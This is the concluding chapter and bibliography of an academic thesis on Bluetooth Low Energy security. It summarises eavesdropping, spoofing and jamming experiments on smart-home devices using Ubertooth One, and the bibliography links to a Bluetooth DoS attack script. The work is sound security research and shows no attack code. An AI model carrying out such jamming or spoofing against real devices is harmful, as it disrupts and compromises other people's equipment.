


Figure 5.20. The result of the jamming attack on the earphones

Chapter 6

Conclusion and future perspectives

The aim of this work was to study the Bluetooth Low Energy standard, finding some vulnerabilities in its security through the help of Ubertooth One platform. After a deep analysis in the BLE protocol at layers level, also having done a comparison with its precursor BR/EDR, the security has been investigated.

The Ubertooth One has been tested: it turns out that it is still a well-done platform in order to do BLE experiments. In particular, it is so powerful as sniffer able to follow established connection (in "follow" mode) and able to capture packets. But it can not do all the work alone: a packet analyzer (*Wireshark*) has been used in order to better view the types of captured packets or to be able to recognize a target MAC address or also to decode the content of the packet (written in hexadecimal) in ASCII code.

It has been demonstrated that the Ubertooth is able to do a complete **Passive Eavesdropping** attack but only if it is set to be in "follow" mode, since the "promiscuous" one is strictly still experimental and in 90% of cases only manages empty packets.

Then, three different BLE target devices have been involved in the experiment: it is so important to test their security, since nowadays IoT market is flooded with BLE devices. In fact, some vulnerabilities have been found, that can be exploited to corrupt the security and the integrity of a connection. It has been proven that the ThermoBeacon has more vulnerabilities with respect to the fitness tracker and the earphones, since it can be easily the subject of a **Spoofing Attack**, differently from the other two peripherals.

Obviously, all beacons have to be tested in this sense to prove their security, but in this work only three IoT devices within the smart home scenario were at disposal.

Also, a deep common vulnerability has been found while devices are broadcasting data, so that are waiting for a connection request from any possible central. Exploiting first the Ubertooth tool able to display devices in advertising together with their correspondent MAC address, a **Jamming Attack** through the presented Python code can be done.

Knowing in advance the addresses of the three target peripheral, this attack has been performed evaluating its results.

It turns out that all the three are vulnerable to the jamming: the beacon turns off (earlier) and the other two remain awake but not connectable to the legitimate central (the smartphone involved in the experiment).

So, finally, some vulnerabilities in this type of protocol have been found. Surely, this depends also on the type of BLE device involved: e.g. the smartphone, with the random change of its MAC address, is more secure than the ThermoBeacon. This is also a matter of costs: manufacturers have always a security budget to respect when they launch a new device on the market, and perhaps for some devices this is much lower than others.

But since the IoT environment has reached about billion of devices that implement the BLE standard, it could definitely be a very good idea to invest more money in order to improve security.

Devices involved in this work belong to the IoT environment, especially to the smart home scenario. Future researches may concern BLE in automotive scenario, since it is in complete transformation. E.g. through smartphone the user can lock/unlock the vehicle via BLE, so it is easy to understand that its security is a very important key requirement.

Bibliography

- [1] M. Cominelli, F. Gringoli, P. Patras, M. Lind, G. Noubir, "Even Black Cats Cannot Stay Hidden in the Dark: Full-band De-anonymization of Bluetooth Classic Devices", *2020 IEEE Symposium on Security and Privacy*.
- [2] S. Sarkar, J. Liu, E. Jovanov, "A Robust Algorithm for Sniffing BLE Long-Lived Connections in Real-time", *2019 IEEE Global Communications Conference (GLOBECOM)*.
- [3] C. Gentner, D. Gunther, P. H. Kindt, "Identifying the BLE Advertising Channel for Reliable Distance Estimation on Smartphones".
- [4] Y. Zhang, J. Weng, R. Dey, Y. Jin, Z. Lin, X. Fu, "Breaking Secure Pairing of Bluetooth Low Energy Using Downgrade Attacks", *29th USENIX Security Symposium*.
- [5] J. Lindh, "Bluetooth Low Energy Beacons", *Texas Instruments, October 2016*.
- [6] Y. Zhang, J. Weng, R. Dey, X. Fu, "Bluetooth Low Energy (BLE) Security and Privacy", Springer Nature Switzerland AG 2019 X.(S.) Shen et al. (eds.), *Encyclopedia of Wireless Networks*.
- [7] K. Lounis, M. Zulkernine, "Bluetooth Low Energy Makes “Just Works” Not Work", *2019 3rd Cyber Security in Networking Conference (CSNet)*.
- [8] S. Jasek, "BLE security essentials", *Hardwear.io, Hague, 13.09.2018*.
- [9] W. K. Zegeye, "Exploiting Bluetooth Low Energy Pairing Vulnerability in Telemedicine", 2015, *Morgan State University*.
- [10] E. Fantini, "iBeacon: Una nuova tecnologia per la localizzazione in ambienti chiusi", 2013, *ALMA MATER STUDIORUM – UNIVERSITÀ DI BOLOGNA*.
- [11] J. Padgett, J. Bahr, M. Batra, M. Holtmann, R. Smithbey, L. Chen, K. Scarfone, "Guide to Bluetooth Security", May 2017, *NIST Special Publication 800-121*.
- [12] M. Afaneh, "Intro to Bluetooth Low Energy" *2018 Novel Bits, LLC*.

- [13] M. Andersen, "Identification, Location Tracking and Eavesdropping on Individuals by Wireless Local Area Communications", June 2019, *NTNU*.
- [14] S. Sevier, A. Tekeoglu, "Analyzing the Security of Bluetooth Low Energy", January 2019.
- [15] J. Wu, Y. Nan, V. Kumar, D. Tian, A. Bianchi, M. Payer, D. Xu, "BLESA: Spoofing Attacks against Reconnections in Bluetooth Low Energy", 2020, *USENIX Workshop*.
- [16] A. J. Rose, "SECURITY EVALUATION AND EXPLOITATION OF BLUETOOTH LOW ENERGY DEVICES", March 2017, *AIR FORCE INSTITUTE OF TECHNOLOGY, Ohio*.
- [17] A. Tiberto, "Confronto tra Bluetooth Basic Rate e Bluetooth Low Energy", 2013, *Università degli studi di Padova*.
- [18] Wireshark User's Guide, *Version 3.3.0*.
- [19] Bluetooth Sniffing with Ubertooth: A Step-by-step guide. [Online]. Available: https://wiki.elvis.science/index.php?title=Bluetooth_Sniffing_with_Ubertooth:_A_Step-by-step_guide.
- [20] Ubertooth One Getting Started – Kali Linux [Online]. Available: <https://hackersgrid.com/2018/07/ubertooth-one-getting-started-kali-linux.html>.
- [21] Bluetooth: tutte le informazioni importanti sul popolare standard radiofonico [Online]. Available: <https://www.ionos.it/digitalguide/server/know-how/bluetooth/>
- [22] S. Pandey, "Hacking Internet of Things: Bluetooth Low Energy"
- [23] V. Tsira, G. Nandi, "Bluetooth Technology: Security issues and its prevention", October 2014, *Vikethozo Tsira et al, Int.J.Computer Technology and Applications, Vol 5 (5),1833-1837*.
- [24] M. Conti, D. Moretti, "System Level Analysis of the Bluetooth standard", *Università politecnica delle Marche*.
- [25] P. Bhagwat, "Bluetooth: technology for short-range wireless apps", in *IEEE Internet Computing, vol. 5, no. 3*.
- [26] "BLUETOOTH" [Online]. Available: <https://people.unica.it/michelenitti/files/2012/04/ST-CM9-BT.pdf>.
- [27] "Bluetooth radio interface, modulation, and channels" [Online]. Available: <https://www.electronics-notes.com/articles/connectivity/bluetooth/radio-interface-modulation-channels.php>.
- [28] "Piconets and Scatternets" [Online]. Available: <https://flylib.com/books/en/4.152.1.144/1/>
- [29] M. Tallarico, "Confronto tra due protocolli per reti Wireless: IEEE 802.11 e Bluetooth" [Online]. Available: <http://fly.isti.cnr.it/didattica/tesi/Tallarico/tesi.pdf>

- [30] F. Li, "Simulation multi-moteurs multi-niveaux pour la validation des spécifications système et optimisation de la consommation", 2016, *École Doctorale des Sciences et Technologies de l'Information et de la Communication, UNIVERSITE NICE SOPHIA ANTIPOLIS POLYTECH'NICE-SOPHIA*.
- [31] "Bluetooth vs BLE-difference between Bluetooth and BLE(Bluetooth Low Energy)" [Online]. Available: <https://www.rfwireless-world.com/Terminology/Bluetooth-vs-BLE.html>.
- [32] M. Woolley, "Bluetooth Core Specification Version 5.2 Feature Overview", 2020, *Bluetooth*.
- [33] "BLE protocol stack" [Online]. Available: <https://medium.com/@pcng/ble-protocol-stack-controller-2d2d5371deec>.
- [34] "Chapter 4. GATT (Services and Characteristics)" [Online]. Available: <https://www.oreilly.com/library/view/getting-started-with/9781491900550/ch04.html>
- [35] "BLE overview" [Online]. Available: <http://www.summitdata.com/blog/ble-overview/>.
- [36] "Bluetooth Low Energy Scanning and Advertising" [Online]. Available: https://dev.ti.com/tirex/explore/node?node=AD4sGbaamTCyn0DvZgBAsg__krol.2c__LATEST
- [37] "Bluetooth Low Energy Connection Process" [Online]. Available: <https://microchipdeveloper.com/wireless:ble-link-layer-connections>
- [38] "Bluetooth® Low Energy Security Modes and Procedures" [Online]. Available: <https://microchipdeveloper.com/wireless:ble-gap-security>
- [39] C. Munteanu, B. Szente, G. Farkas, "Detecting and preventing Bluetooth Low Energy Attacks", 16 April 2020, *bitdefender*
- [40] T. Willingham, C. Henderson, B. Kiel, Md Shariful Haque, T. Atkinson, "Testing vulnerabilities in Bluetooth Low Energy", 2018, *Conference on ACMSE '18*;
- [41] M. Ryan, "Bluetooth: With Low Energy comes Low Security", *iSEC Partners*
- [42] "Build Guide" [Online]. Available: <https://github.com/greatscottgadgets/ubertooth/wiki/Build-Guide>
- [43] "Bluetooth MAC Address Changer for Windows" [Online]. available: https://macaddresschanger.com/what-is-bluetooth-address-BD_ADDR
- [44] M. Afaneh, "Bluetooth Addresses & Privacy in Bluetooth Low Energy", [Online]. Available: <https://www.novelbits.io/bluetooth-address-privacy-ble/#:~:text=A%20Bluetooth%20address%20sometimes%20referred,addresses%3A%20public%20>

- 20and%20random%20addresses.
- [45] "UBERTOOTH-RX 1 "March 2017" "Project Ubertooth" "User Commands", [Online]. Available: <https://github.com/greatscottgadgets/ubertooth/blob/master/host/doc/ubertooth-rx.md>
 - [46] "Adaptive Frequency Hopping (AFH)" [Online]. Available: <https://askubuntu.com/questions/607940/how-to-interpret-hcitool-afh-afh-map>
 - [47] "Bluetooth Sniffing with Ubertooth: A Step-by-step guide", [Online]. Available: https://wiki.elvis.science/index.php?title=Bluetooth_Sniffing_with_Ubertooth:_A_Step-by-step_guide#Step_4_-_Intercepting_Lower_Address_Part_.28LAP.29_Packets
 - [48] "Logical Link Control and Adaptation Layer Protocol (L2CAP)", [Online]. Available: https://software-dl.ti.com/lprf/simplelink_cc2640r2_latest/docs/blestack/ble_user_guide/html/ble-stack-3.x/l2cap.html
 - [49] "Bluetooth DOS attack" [Online]. Available: <https://github.com/crypt0b0y/BLUETOOTH-DOS-ATTACK-SCRIPT/blob/master/Bluetooth-DOS-Attack.py>
 - [50] "ubertooth-btle", [Online]. Available: <https://github.com/greatscottgadgets/ubertooth/blob/master/host/README.btle.md>
 - [51] "Capturing BLE in Wireshark", [Online]. Available: [CapturingBLEinWireshark](#)
 - [52] "Bluetooth Low Energy – It Starts with Advertising" - *Bluetooth core Specifications*, [Online]. Available: <https://www.bluetooth.com/blog/bluetooth-low-energy-it-starts-with-advertising/>
 - [53] "BLE Channel Selection Algorithms", [Online]. Available: <https://www.mathworks.com/help/comm/ug/ble-channel-selection-algorithms.html>
 - [54] "Bluetooth Technology Protecting Your Privacy", [Online]. Available: <https://www.bluetooth.com/blog/bluetooth-technology-protecting-your-privacy/>
 - [55] R. Heydon, "An introduction of Bluetooth Low Energy", [Online]. Available: <https://datatracker.ietf.org/meeting/interim-2016-t2trg-02/materials/slides-interim-2016-t2trg-2-7>
 - [56] "The attribute protocol" [Online]. Available: <http://lpccs-docs.dialog-semiconductor.com/tutorial-custom-profile-DA145xx/att.html>